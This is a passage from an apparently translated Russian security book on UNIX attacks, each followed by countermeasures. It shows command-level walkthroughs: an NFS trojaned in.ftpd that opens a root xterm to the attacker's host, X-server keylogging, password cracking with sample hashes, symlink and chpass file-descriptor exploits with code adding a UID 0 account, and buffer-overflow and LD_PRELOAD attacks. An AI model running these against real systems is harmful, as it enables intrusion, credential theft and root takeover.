sm:x:1003:10::/export/home/sm:/bin/sh
```

Файл /etc/passwd хранит имена пользователей и соответствующие им идентификаторы пользователей. Однако файл паролей скрыт, поэтому не может применяться для взлома. Нельзя взломать пароль и монтировать файловую систему с правом root, поэтому нужен другой идентификатор UID, предоставляющий привилегированный доступ. Подойдет daemon, но лучше bin или UID 2, поскольку многие системы используют каталог bin для двоичных образов. Если атакующий получит доступ к двоичным образам файлов через NFS или иным путем, то для многих систем уже не останется шансов. Теперь нужно монтировать /usr, изменить наши UID и GID, а затем попытаться получить доступ к двоичным образам:

```
nfs> mount /usr
Using a privileged port (1022)
Mount '/usr', TCP, transfer size 8192 bytes.
nfs> uid 2
nfs> gid 2
nfs> status
User id       : 2
Group id      : 2
Remote host   : 'quake
Mount path    : '/usr'
Transfer size : 8192
```

Получены все права bin на удаленную систему. В нашем примере файловая система была экспортирована без специальных параметров, поэтому ограничена возможность права bin по созданию и модификации файлов. Остается только активизировать xterm или создать обратный канал доступа к целевой системе.

Воспользуемся созданным в нашей системе сценарием с именем in.ftpd:

```
#!/bin/sh
/usr/openwin/bin/xterm -display 10.10.10.10:0.0 &
```

В целевой системе переходим (cd) в каталог /sbin и заменяем in.ftpd собственной версией:

```
nfs> cd /sbin
nfs> put in.ftpd
```

Наконец, командой xhost разрешаем целевому серверу создать обратное подключение к нашему серверу X и с нашей системы исполняем команду на целевом сервере:

```
[root@tsunami nfs]# xhost +quake
quake being added to access control list
[root@tsunami nfs]# ftp quake
Connected to quake.
```

В результате на своем экране мы получаем приглашение xterm, исполняемой с правом root. Поскольку in.ftpd вызывается с правом root из inetd удаленной системы, утилита inted исполняет наш сценарий с правом root, что обеспечивает быстрый доступ к корневому каталогу.

```
# id
uid=0(root) gid=0(root)
ft
```

Контрмеры: защита NFS Если NFS не требуется для работы, отключите эту файловую систему и все связанные с нею службы (например, mountd, statd и lockd). Реализуйте управление доступом клиента и сервера на основе авторизации запросов к соответствующим файлам. В общем случае /etc/exports, /etc/dfs/dfstab или аналогичный файл управления позволит контролировать экспорт и параметры экспорта файловой системы. К таким параметрам относятся имя машины или сетевая группа, атрибут "только чтение" и возможность отключения бита SUID. Каждая реализация NFS обладает своими особенностями, поэтому изучите техническую документацию и соответствующие man-страницы. Кроме того, никогда не включайте локальный IP-адрес сервера или значение *localhost* в список систем, которым разрешается монтировать файловую систему. Старые версии картографа portmapper позволяют атакующему создать прокси-подключение от собственного имени. Если системе разрешено монтирование экспортируемой файловой системы, атакующий сможет послать утилите portmapper целевой системы пакет NFS, который перенаправит запрос на *localhost.* Запрос идет как бы от доверенного хоста, и к нему не будут применены ограничения по управлению доступом. Наконец, установите все обновления, созданные разработчиком данной реализации NFS.

Проблемы защиты среды X

Популярность: 8
Простота: 9
Результативность: 5
Степень риска: 7.6

Среда X Window System поддерживает разнообразные возможности для совместного использования многими программами одного графического дисплея. Главная проблема среды X в том, что применяемая модель защиты построена по принципу "все или ничего". После того как клиент получает доступ к серверу X, с точки зрения безопасности начинается кромешный ад. Клиент X может захватить клавиатурный ввод пользовательской консоли, удалить окна, захватить окна для вывода в ином месте и даже переопределить раскладку клавиатуры, чтобы активизировать подложные команды, не обращая внимания на то, что реально печатает пользователь. Большая часть проблем порождается слабыми принципами управления доступом. Наиболее простой и популярной формой управления доступом к среде X является аутентификация средствами xhost. Этот механизм обеспечивает контроль доступа на основе IP-адреса, что является слабой формой аутентификации. Для собственного удобства системный администратор может исполнить команду xhost +, которая разрешает неавторизованный доступ к серверу X всем локальным и удаленным пользователям (+ — подстановочный символ любого IP-адреса). Хуже того, многие серверы X, работающие на IBM-совместимых компьютерах, исполняют xhost + по умолчанию, не сообщая об этом пользователям. Атакующий может воспользоваться этой лазейкой в защите для проникновения в целевой сервер.

Лучшей программой выявления сервера X с разрешенным режимом xhost + является утилита xscan. Она сканирует всю подсеть и ищет открытые серверы X, регистрируя в файле журнала клавиатурный поток.

```
[gk@tsunami gk]$ xscan quake
Scanning hostname quake ...
Connecting to quake (192.168.1.10) on port 6000...
Connected.
Host quake is running X.
Starting keyboard logging of host quake:0.0 to file KEYLOGquake:0.0... .
```

Теперь захватим клавиатурный ввод консоли и перенаправим его в файл KEYLOGquake.

```
[gk@tsunami gk]$ tail -f KEYLOGquake:0.0
su -
[Shift_L]Iamowned[Shift_R]!
```

Команда tail, примененная к файлу регистрации, обнаружит пользовательский ввод в реальном времени. В нашем примере пользователь ввел команду su с корневым паролем "Iamowned!". Утилита xscan отмечает даже нажатие клавиши Shift.

Атакующий может открыть любое окно, исполняемое в целевой системе. Сначала с помощью команды xlswins нужно узнать шестнадцатеричный идентификатор окна.

```
[root@tsunami /root]# xlswins -display quake:0.0 | grep -i netscape
    0x1000001 (Netscape)
    0x1000246 (Netscape)
    0x1000561 (Netscape: OpenBSD)
```

Утилита xlswins возвращает различные данные, поэтому в примере использована команда grep для выделения сведений о Netscape. Это приложение работает. Однако иногда приходится "прочесывать" все выходные данные xlswins в поисках интересующего окна. Для вывода окна Netscape в нашей системе выполним программу xwatchwin (см. рис. 7.2).

```
[root@tsunami /root]# xwatchwin quake -w 0x1000561
```

Имея идентификатор окна, можно отобразить в своей системе любое окно и скрытно исследовать производимые в нем действия.

Даже если на целевом сервере работает xhost -, атакующий может командой xwd захватить экран консоли пользовательского сеанса при условии, что имеется доступ к локальной оболочке и проведена стандартная аутентификация xhost на целевом сервере.

```
[gk@quake gk]$ xwd -root -display localhost:0.0 > dump.xwd
```

Для вывода захваченной на экране информации скопируйте командой xwud нужный файл в собственную систему:

```
[root@tsunami /root]# xwud -in dump.xwd
```

Если доказательств уязвимости еще не достаточно, укажем, что атакующий может послать KeySym, т.е. переслать в целевую систему клавиатурные события для xterm так, как если бы он вводил их локально.




Рис. 7.2. С помощью `xwatchwin` можно удаленно просмотреть практически любое приложение среды X рабочего стола пользователя

Контрмеры: защита среды X Остерегайтесь исполнения команды xhost +. В случае сомнений выполните команду xhost -, которая не завершит текущие подключения, но предохранит от формирования соединений в будущем. Если необходим удаленный доступ к серверу X, специфицируйте каждый сервер по IP-адресу. Помните, что любой пользователь системы может подключиться к серверу X и сунуть нос не в свои дела. Другим методом защиты является улучшенная аутентификация, например: MIT-MAGIC-COOKIE-1, XDM-AUTHORIZATION-1 и MIT-KERBEROS-5. Эти средства обеспечивают дополнительный уровень защиты подключений к серверу X. При использовании `xterm` или аналогичной терминальной утилиты установите параметры *защиты клавиатуры*, запретив другим процессам перехватывать клавиатурный ввод. Наконец, оцените возможности защиты брандмауэром портов 6000 — 6063 с целью предотвращения подключения неавторизированных пользователей к портам сервера X.

Локальный доступ

Выше обсуждались общие методы удаленного доступа, когда атакующие стремятся получить локальный доступ, используя ошибки в защите удаленного доступа. Если атакующему удалось проникнуть в интерактивную командную оболочку, его можно считать локальным пользователем системы. Хотя право root можно напрямую получить через незащищенный удаленный доступ, обычно атакующие сначала добиваются локального доступа к системе. Затем проводится расширение прав до уровня root, называемое "эскалацией привилегий" (privilege escalation). Сложность этого процесса зависит от операционной системы и ее конфигурации. Некоторые операционные системы превосходно

защищены от расширения права пользователя на корневой каталог, но в других системах защита не так сильна. В конфигурации по умолчанию OpenBSD гораздо лучше защищена от эскалации привилегий, чем Irix. Разумеется, конкретная конфигурация существенно влияет на общую безопасность системы. В следующем разделе книги исследуются методы эскалации привилегий до уровня привилегированного пользователя или root. Отметим, что во многих случаях атакующие пытаются получить право root, однако иногда в этом нет особой необходимости. Например, если атакующего интересует только база данных Oracle, он будет стремиться добыть идентификатор доступа к Oracle, а не право root.

Уязвимость **пароля**

Популярность: 10
Простота: 9
Результативность: 9
Степень риска: 9.3

Обсуждение атаки "грубой силой" показало риск проникновения при выборе неудачных паролей. Не имеет значения, локально или удаленно атакующий воспользуется уязвимостью пароля (password composition) — в любом случае существует возможность взлома системы. Рассмотрим методы взлома паролей.

Взлом паролей часто называют *автоматизированной атакой по словарю* (automated dictionary attack). Если метод "грубой силы" считается активной атакой, то взлом пароля выполняется автономно и пассивен по своей природе. Наиболее распространенной локальной атакой такого рода является получение доступа к файлу /etc /passwd или к срытому файлу паролей. Существуют методы удаленного захвата копии этого файла (например, по протоколу TFTP или HTTP). Однако мы считаем взлом пароля локальной атакой. Она отличается от метода "грубой силы", поскольку нападающий не пытается получить доступ к службе или исполнить команду su с правом root, чтобы угадать пароль. Вместо этого атакующий пытается отгадать значение пароля одной из учетных записей, применяя шифрование слова или фразы, сгенерированной по случайному алгоритму, и сравнение полученного результата с хэшированным значением из /etc/passwd или из скрытого файла паролей.

Если зашифрованный хэш совпадет со значением, сгенерированным программой взлома, будет найдено реальное значение пароля. Сам процесс весьма прост. Если известны два или три элемента, можно угадать четвертый. Отдельно проверяются слова из словаря и фрагменты, сгенерированные по случайному алгоритму, ведь метод хэширования пароля известен заранее (обычно используется алгоритм DES, Data Encryption Standard — стандарт шифрования данных). Следовательно, мы будем хэшировать входные данные по известному алгоритму, а затем сравнивать полученный результат с хэшем идентификатора целевого пользователя. Когда-нибудь будет найден исходный пароль (см. рис. 7.3).

Двумя наилучшими программами взлома паролей являются Crack 5.0a Алека Муффета (Alec Muffett) и John the Ripper от Solar Designer. Утилита Crack 5.0a (для краткости будем называть ее Crack), наверное, наиболее популярный взломщик, который, начиная с момента своего создания, постоянно




Рис. 7.3. Операция взлома пароля

эволюционирует. Crack поставляется с обширным списком слов из разных областей знаний: от общего словаря до терминов кинофильма *Star Trek* (Звездный путь). Crack имеет средства для распределения работы по нескольким компьютерам. Утилита John the Ripper (для краткости — John) появилась позже Crack 5.0a и хорошо оптимизирована для взлома как можно большего числа паролей за наименьшее время. John анализирует больше алгоритмов хэширования паролей, чем Crack. Обе утилиты способны переставлять символы в словарных терминах. По умолчанию каждая утилита применяет к словарному списку 2400 правил перестановки для взлома паролей, считающихся надежными. Каждая утилита имеет подробную документацию, с которой следует обязательно ознакомиться. Рассмотрим общие принципы использования Crack и прокомментируем полученные результаты. Важно знать структуру файла паролей. Если принципы организации файла `/etc/passwd` уже забыты, обратитесь к учебнику по UNIX.

Crack 5.0a

Работать с Crack легко: предоставьте утилите файл паролей и дождитесь результатов. Crack — самокомпилируемая утилита, которая при исполнении сформирует командой `make` все необходимые компоненты. Характерной особенностью Crack является четкое следование правилам перестановки слов. При каждом исполнении утилита строит список слов, в который попадают имена пользователей, а также вся информация из GECOS или полей комментариев. Не пренебрегайте значениями поля GECOS во время взлома паролей. Часто пользователи вписывают в GECOS свои полные имена, которые применяют в пароле. Crack быстро выявит все плохо созданные пароли. Рассмотрим файл паролей и операции по его взлому.

```
root:cwIBREDaWLHmo:0:0:root:/root:/bin/bash
bin:*:1:1:bin:/bin:
daemon:*:2:2:daemon:/sbin:
<другие блокированные учетные записи не показаны>
nobody:*:99:99:Nobody:/:
eric:GmTFgOAavFAOU:500:0::/home/eric:/bin/csh
samantha:XaDeasK8g8g3s:501:503::/home/samantha:/bin/bash
temp:kRWegG5iTZP5o:502:506::/home/temp:/bin/bash
hackme:nh.StBNcQnyE2:504:1::/home/hackme:/bin/bash
bob:9wynbWzXinBQ6:506:1::/home/bob:/bin/csh
es:OxUH89TiymLcc:501:501::/home/es:/bin/bash
mother:jxZdltcz3wW2Q:505:505::/home/mother:/bin/bash
jfr:kyzKROryhFDE2:506:506::/home/jfr:/bin/bash
```

Для применения Crack к нашему файлу паролей воспользуемся командой:

```
[root@tsunami c50a]# ./Crack passwd
Crack 5.0a: The Password Cracker.
(c) Alec Muffett, 1991, 1992, 1993, 1994, 1995, 1996
System: Linux 2.0.36 #1 Tue Oct 13 22:17:11 EDT 1998 1686 unknown
<удалено для краткости>
Crack: The dictionaries seem up to date...
Crack: Sorting out and merging feedback, please be patient...
Crack: Merging password files...
Crack: Creating gecos-derived dictionaries
mkgecosd: making non-permuted words dictionary
mkgecosd: making permuted words dictionary
Crack: launching: cracker -kill run/system.11324
Done
```

После этого Crack переходит в фоновый режим и сохраняет выходной поток в базе данных. Для запроса этой базы и просмотра взломанных паролей запустите утилиту Reporter.

```
[root@tsunami c50a]# ./Reporter -quiet
---- passwords cracked as of Sat 13:09:50 EDT ----
Guessed eric [jenny] [passwd /bin/csh]
Guessed hackme [hackme] [passwd /bin/bash]
Guessed temp [temp] [passwd /bin/bash]
Guessed es [eses] [passwd /bin/bash]
Guessed jfr [solaris1] [passwd /bin/bash]
```

Выдаются все уже взломанные пароли, поскольку указан -quiet. Если исполнить Reporter без параметров, будут выведены ошибки, предупреждения и блокированные пароли. Вместе с Crack поставляется несколько полезных сценариев. Наиболее эффективен shadmrg.sv, который объединяет файл паролей UNIX со скрытым файлом. Вся информация попадает в один комбинированный файл для последующего взлома. Другой интересной командой является make tidy, используемая для удаления оставшихся после исполнения Crack учетных записей и паролей.

Следует обратить внимание на идентификацию алгоритма хэширования паролей. В нашем тестовом файле паролей использован алгоритм DES,

являющийся стандартным во многих версиях UNIX. Для усиления защиты некоторые разработчики реализуют алгоритмы MD5 и blowfish. Пароль, хэшированный алгоритмом MD5, гораздо длиннее хэшированного DES, и идентифицируется символами "$1", стоящими в начале хэша. Хэширование алгоритмом blowfish обозначается символами "$2". Если нужно взломать хэши MD5 или blowfish, настоятельно рекомендуем воспользоваться утилитой John the Ripper.

Контрмеры: защита пароля

Используются те же меры, что и против атаки "грубой силой" (см. выше).

Переполнение локального буфера

Популярность: 10
Простота: 9
Результативность: 10
Степень риска: 9.6

Очень популярны локальные атаки переполнения буфера. Уязвимость такого рода позволяет атакующему выполнить в целевой системе произвольный код или команду. Состояние переполнения буфера помогает получить доступ к корневым файлам SUID, что разрешает атакующему исполнить команду с правом root. Ниже рассматриваются примеры локальной атаки переполнения буфера.

В мае 1999 г. группа Shadow Penguin Security опубликовала сообщение о состоянии переполнения буфера в libc, связанном с переменной оболочки LC_MESSAGES. Любая программа SUID, способная динамически связываться с libc и использующая LC_MESSAGES, может стать объектом атаки переполнения. Это влияет на множество программ, поскольку переполняется буфер системной библиотеки, а не отдельного приложения. Приведем пример подобной атаки.

Прежде всего нужно скомпилировать реальное состояние переполнения. Пути его создания определяются сложностью кода. Часто откомпилированная версия не может сформировать нужное условие, поскольку зависит от компьютерной платформы. Наш пример написан для Solaris 2.6 и 7, а компилирование должно проводиться в дсс или компиляторе GNU, поскольку Solaris поставляется без компилятора, который необходимо приобретать отдельно. Исходный код находится в *. с, а исполняемая версия сохраняется в ex_lobc с параметром -о.

```
bash-2.02$ gcc ex_lobc.c -o ex_lobc
```

Исполним код ex_lobc, который создаст состояние переполнения в libc с помощью одной из программ SUID (например, /bin/passwd):

```
bash-2.02$ ./ex_lobc
jumping address : efffe7a8
#
```

Нужное нам состояние появится при переходе к определенному адресу памяти, при этом /bin/sh выполняется с правом root. Результатом станет знак #, указывающий на получение права root. Это простое упражнение. На самом деле для создания подобного примера группе Shadow Penguin Security

пришлось изрядно потрудиться. Как можно заметить, доступ к root предоставляется любому нападающему, способному произвести локальное переполнение буфера.

Контрмеры: защита от локального переполнения буфера

Лучшим противодействием являются хорошо спланированные методы кодирования в сочетании с неисполняемым стеком. Если стек не исполняем, потребуется гораздо больше усилий, чтобы воспользоваться уязвимостью буфера. Остальные контрмеры аналогичны защите от атаки удаленного переполнения буфера. Оцените и удалите бит SUID во всех файлах, которые не являются строго обязательными для работы с правом SUID.

Символьные ссылки

Популярность: 7
Простота: 9
Результативность: 10
Степень риска: 8. 7

Пустое пространство, ненужные и временные файлы быстро захламляют любую систему. К счастью, в UNIX большая часть временных файлов создается в одном каталоге — /tmp. Это обеспечивает удобное место сбора всякого мусора, но увеличивает риск проникновения в систему. Многие корневые программы SUID предполагают размещение в /tmp или ином подобном каталоге собственных временных файлов, причем без каких- либо мер предосторожности. Основную угрозу безопасности создают программы, скрытно извлекающие символьные ссылки на другие файлы. *Символьная ссылка* (symbolic link) формируется во время создания файла командой ln. Посредством ссылки реализуется указатель из файла на другой файл системы. Создадим символьную ссылку в /tmp/foo и направим ее на /etc/passwd.

```
[gk@tsunami /tmp]$ ln -s /tmp/foo /etc/passwd
```

Теперь с помощью утилиты cat легко получить содержимое файла паролей. Недалеко и до права root. Многие программы избегают создания собственных файлов в /tmp, однако им все равно нужно где-то размещать их. Рассмотрим реальный пример уязвимости символьной ссылки.

Пример основан на ошибке утилиты dtappgather, входящей в состав операционной системы Solaris (Bugtraq ID 131). Эта утилита поставляется со многими общими средами рабочего стола системы. При каждом исполнении утилита создает временный файл /var/dt/appconfig/appmanager/generic-display-0 и устанавливает файловое право в значение 0666. Кроме того, изменяется свойство владения файлом, которое становится равным UID пользователя, выполнившего утилиту. К сожалению, dtappgather не выполняет никакой проверки на защиту, т.е. она не выясняет, существует временный файл или в каталоге находится только символьная ссылка на него. Поэтому когда атакующий создает в /var/dt/appconfig/appmanager/generic-display-0 символьную ссылку на другой файл или файловую систему (например, на /etc/passwd), право на этот

файл меняется на 0666, а владение файлом присваивается атакующему. Первоначально владением и групповым правом на файл /etc/passwd обладает root:sys.

```
bash-2.02$ ls -1 /etc/passwd
-r-xr-xr-x 1 root sys          560 May 5 22:36 /etc/passwd
```

Создадим символьную ссылку с именем /var/dt/appconfig/appmanager/generic-display-0,указывающуюона/etc/passwd.

```
in -s /etc/passwd /var/dt/appconfig/appmanager/generic-display-0
```

Исполним dtappgather и проверим право, установленное для /etc/passwd.

```
bash-2.02$ /usr/dt/bin/dtappgather
MakeDirectory: /var/dt/appconfig/appmanager/generic-display-0: File exists
bash-2.02$ ls -1 /etc/passwd
-r-xr-xr-x 1 gk staff          560 May 5 22:36 /etc/passwd
```

Утилита dtappgather неявно следует по символьной ссылке к /etc/passwd и изменяет владельца этого файла на идентификатор нашего пользователя. Необходимо повторить процесс для файла /etc/shadow. Получив владение файлами /etc/passwd и /etc/shadow, меняем идентификатор пользователя, после чего можно отредактировать оба файла, добавив в них учетную запись O UID (эквивалентна root). В файл пароля попало нужное нам значение, а игра завершилась всего за пару минут.

Контрмеры: защита символьных ссылок

Наилучшей защитой является учет требований безопасности при программировании. Многие программы не проводят проверку безопасности имеющихся файлов. Программист обязан выяснить, существует ли файл, прежде чем создать новый (воспользуйтесь флагами O_EXCL | O_CREAT). Перед созданием временного файла установите UMASK, а затем исполните функцию tmpfile () или mktemp (). Для исследования программы, создающей временные файлы, выполните в каталоге /bin или /usr/sbin/ команду:

```
bash-2.02$ strings * | grep tmp
```

Если это программа SUID, то имеется потенциальный риск использования атакующими символьной ссылки. Как всегда, рекомендуем удалить бит SUID из как можно большего числа файлов для снижения риска нарушения защиты символьными ссылками. Наконец, проанализируйте возможности утилит, подобных LOpht Watch, которые проводят мониторинг операций в /tmp и выявляют все программы, создающие в этом каталоге временные файлы. LOpht Watch можно получить по адресу http://www.LOpht.com/advisories/10pht-watch.tar.gz.

Атака на дескрипторы файлов

Популярность: 2
Простота: 6
Результативность: 9
Степень риска: 5.7

Дескриптором файла (file descriptor) называется неотрицательное целое значение, которое система использует для отслеживания файлов (вместо их

имен). Рекомендуемым является следующее присвоение дескрипторов файлов данного пользователя: О, 1 и 2 соответственно стандартному вводу, выводу и потоку ошибок. Следовательно, когда ядро открывает существующий файл или создает новый, программе возвращается определенный дескриптор файла. Она будет использовать его во время операций чтения/записи. Если дескриптор файла открыт привилегированным процессом для записи/чтения (O_RDWR), атакующий может провести запись в файл, чтобы изменить его содержимое. В результате атакующий получит возможность модификации системных файлов и доступа к каталогу root.

Как это ни странно, но даже пуленепробиваемая OpenBSD уязвима для атаки на дескрипторы файлов (версия 2.3). Оливер Фридрихе (Oliver Friedrichs) обнаружил, что команда chpass, используемая для модификации некоторых значений в файле паролей, выделяет дескриптор файла не вполне корректно. При исполнении chpass создается временный файл, который можно изменить с помощью любого выбранного пользователем редактора. Изменения отражаются в базе данных паролей, как только пользователь заканчивает сеанс редактирования. К сожалению, если атакующий закрывает оболочку вместе с редактором, порождается дочерний процесс, имеющий право чтения/записи на дескриптор родительского файла. Атакующий модифицирует временный файл (/tmp/ptmp) командой chpass и добавляет учетную запись О UID без ввода пароля. После выхода из редактора новая учетная запись добавляется в /etc/master.passwd, и корневой доступ гарантирован. Рассмотрим пример.

Сначала изменим редактор по умолчанию на vi, который обеспечит пользователю доступ к оболочке:

```
bash-2.02$ export EDITOR=vi
```

Затем запустим программу chpass:

```
bash-2.02$ /usr/bin/chpass
```

Автоматически запускается редактор vi с информацией из пользовательской базы данных:

```
#Changing user database information for gk.
Shell: /bin/sh
Full Name: grk
Location:
Office Phone:
Home Phone: blah
```

Теперь в оболочке работает vi, исполним в нем :!sh.

Оболочка наследует доступ к открытому дескриптору файла. Воспользуемся уязвимостью дескриптора и добавим учетную запись О UID в файл паролей:

```
? nohup ./chpass &
[1] 24619
$ sending output to nohup.out
[1] + Done                    nohup ./chpass
$ exit
Press any key to continue [: to enter more ex commands]:
/etc/pw.F26119: 6 lines, 117 characters.
bash-2.02$ su owned
```

```
bash-2.02# id
uid=0(owned) gid=0(wheel) groups=0(wheel)
```

Исполнив su над учетной записью владельца, получаем право root. Эта операция выполняется с помощью нескольких команд.

```
int
main ()
{
    FILE *f;
    int count ;
    f = fdopen (FDTOUSE, "a");
    for (count = 0; count != 30000; count++)
    fprintf (f, "owned::0:0::0:0:OWNED,,,:/tmp:/bin/bash\n");
exit(O);
}
```

Этот код предоставлен Марком Зелински (Mark Zielinski).

Контрмеры: защита дескрипторов файлов

Программисты файлов SUID должны проанализировать, правильно ли выделяются дескрипторы файлов. После исполнения системного запроса execve () должен устанавливаться флаг "закрыть после исполнения". Как уисе не раз рекомендовалось, удалите биты SUID из всех программ, где это право не является абсолютно необходимыми.

Состояние гонки

Популярность:	*8*
Простота:	*5*
Результативность:	*9*
Степень риска:	*7.3*

На практике атакующие обычно добиваются успеха на наиболее уязвимых участках защиты. Это утверждение справедливо и для киберпространства. Атакующий воспользуется программой или процессом, исполняющим привилегированные операции. Обычно нападение происходит на промежутке времени между началом перехода в привилегированный режим и получением соответствующего права. Часто это очень короткий интервал, однако он позволяет получить богатые трофеи. Его уязвимость связана с *состоянием гонки* (race condition). Если атакующий способен управлять процессом или программой в привилегированном состоянии, он выиграет гонку. Существуют разные методы получения состояния гонки, но мы рассмотрим только управление сигналами (signal handling).

Управление сигналами

Сигналы используются в UNIX для уведомления процесса о наступлении определенного события или условия и для управления асинхронными операциями. Например, когда пользователю нужно приостановить работающую программу, он нажимает Ctrl-Z. Это приводит к пересылке SIGTSTP всем процессам фонового режима. Таким образом, сигналы служат для изменения потока исполнения программ. Однако нужно запретить любые несанкционированные действия,

изменяющие этот поток, т.е. необходимо обезопасить работу с сигналами. Помните, что SIGTSTP — лишь один из более чем 30 типов сигналов.

Примером уязвимости управления сигналами может служить ошибка в wu-ftpd v2.4, обнаруженная в конце 1996 г. Она заключается в том, что как обычный, так и анонимный пользователь может получить доступ к файлам с правом root. Ошибка связана с некорректной работой сервера FTP по управлению сигналами. Сервер устанавливает два обработчика сигналов (во время инсталляции в системе). Первый обработчик перехватывает сигнал SIGPIPE при закрытии подключения к порту управления/данных. Второй обработчик перехватывает сигнал SIGURG во время остановки пересылки файлов командой ABOR. В обычных условиях, когда пользователь регистрируется на сервере FTP, сервер работает с действующим правом UID данного пользователя и не имеет полномочий root. Но если соединение данных закрывается случайным образом, серверу FTP посылается сигнал SIGPIPE. Сервер перескакивает на функцию `dologout` () и повышает свое право до уровня root (UID 0), затем добавляет регистрационную запись в файл системного журнала, закрывает файл журнала xferlog, удаляет экземпляр пользовательского объекта из таблицы процессов и завершает свою работу. Именно в этот момент сервер устанавливает свой действующий идентификатор UID в значение 0, что уязвимо для атаки. Нападающий может послать серверу FTP сигнал SIGURG с действующим UID равным 0, приостановить сервер, который попытается зарегистрировать пользователя, а затем перескочить в главный цикл команд сервера. Создаются условия гонки, поскольку атакующий формирует сигнал SIGURG после того, как сервер установил свой действующий UID в значение 0, но до того, как пользователь успешно зарегистрируется в журнале. Если нападающему повезет (можно попробовать несколько раз), он останется зарегистрированным пользователем сервера FTP с правом root и сможет вытянуть или записать любой файл, а также исполнить (потенциально) любую команду с правом root.

Контрмеры

Работая с файлами SUID, нужно внимательно относиться к управлению сигналами. Конечный пользователь вряд ли может как-то повлиять на управление сигналами — это задача программиста. Как уже не раз рекомендовалось, сократите количество файлов SUID в каждой из систем и установите все обновления программного обеспечения, связанные с безопасностью.

Манипуляция **файлами** ядра

Популярность: 7
Простота: 9
Результативность: 4
Степень риска: 6.7

Вывод дампа ядра исполняющейся программой не только досадная неприятность, но и огромная дыра в защите. В памяти работающей системы UNIX хранится важная информация, включая хэши паролей, считанные из скрытого файла паролей. Приведем пример манипуляций с файлами ядра, основанный на уязвимости старой версии FTPD. Атакующий мог заставить сервер FTP записать незашифрованный файл ядра в корневой каталог системы, исполнив

команду PASV до регистрации на сервере. Файл ядра содержал часть скрытого файла паролей и во многих случаях пользовательские хэши паролей. Их извлечение из файла ядра давало потенциальную возможность взлома привилегированных учетных записей и получения доступа с правом root.

Контрмеры: защита файлов ядра

Файлы ядра необязательно являются недостатком системы. С их помощью системный администратор анализирует причины краха программ. Основываясь на требованиях защиты, вполне по силам оградить систему от генерации файла ядра командой ulimit. Указание значения 0 для этой команды в файле профиля системы отключит генерацию файла ядра. Ознакомьтесь с содержимым man-страницы команды ulimit конкретной системы.

```
bash-2.02$ ulimit -a
core file size (blocks)   unlimited
bash-2.02$ ulimit -c 0
bash-2.02$ ulimit -a
core file size (blocks)   0
```

Разделяемые библиотеки

Популярность: 4
Простота: 4
Результативность: 9
Степень риска: 5.7

Разделяемые (совместно используемые) *библиотеки* позволяют исполняемым файлам обобществлять отдельные части кода. Код связывается с разделяемой библиотекой хоста во время компиляции. На этапе исполнения программы целевая разделяемая библиотека служит ссылочной базой и источником необходимого для работы кода. Основное преимущество разделяемых библиотек состоит в уменьшении требуемого дискового пространства и в упрощении обслуживания кодов. Изменения в разделяемой библиотеке автоматически отражаются во всех программах, использующих эту библиотеку. Разумеется, за удобство приходится расплачиваться безопасностью системы. Если атакующий сможет модифицировать разделяемую библиотеку или предоставить ее альтернативный вариант через системную переменную, будет открыт доступ к праву root.

Примером уязвимости такого рода служит ошибка среды в in.telnetd (сообщение CERT CA-95.14). Это старая проблема. Некоторые версии in.telnetd разрешают пересылку переменных среды в удаленную систему, когда пользователь пытается установить соединение с ней (RFC 1408 и 1572). Следовательно, атакующий может модифицировать свою переменную среды LD_PRELOAD во время регистрации в удаленной системе по telnet, а затем получить право root.

Для использования такой бреши атакующий должен иметь возможность модификации разделяемой библиотеки целевой системы любым доступным ему средством. Далее атакующий изменяет свою переменную среды (LD_PRELOAD), чтобы указать во время регистрации на модифицированную версию библиотеки. Когда in.telnetd исполнит /bin/login для аутентификации

пользователя, динамический компоновщик системы загрузит модифицированную версию библиотеки, перекрывающую запрос к стандартной библиотеке. В результате откроется возможность исполнения кода с правом root.

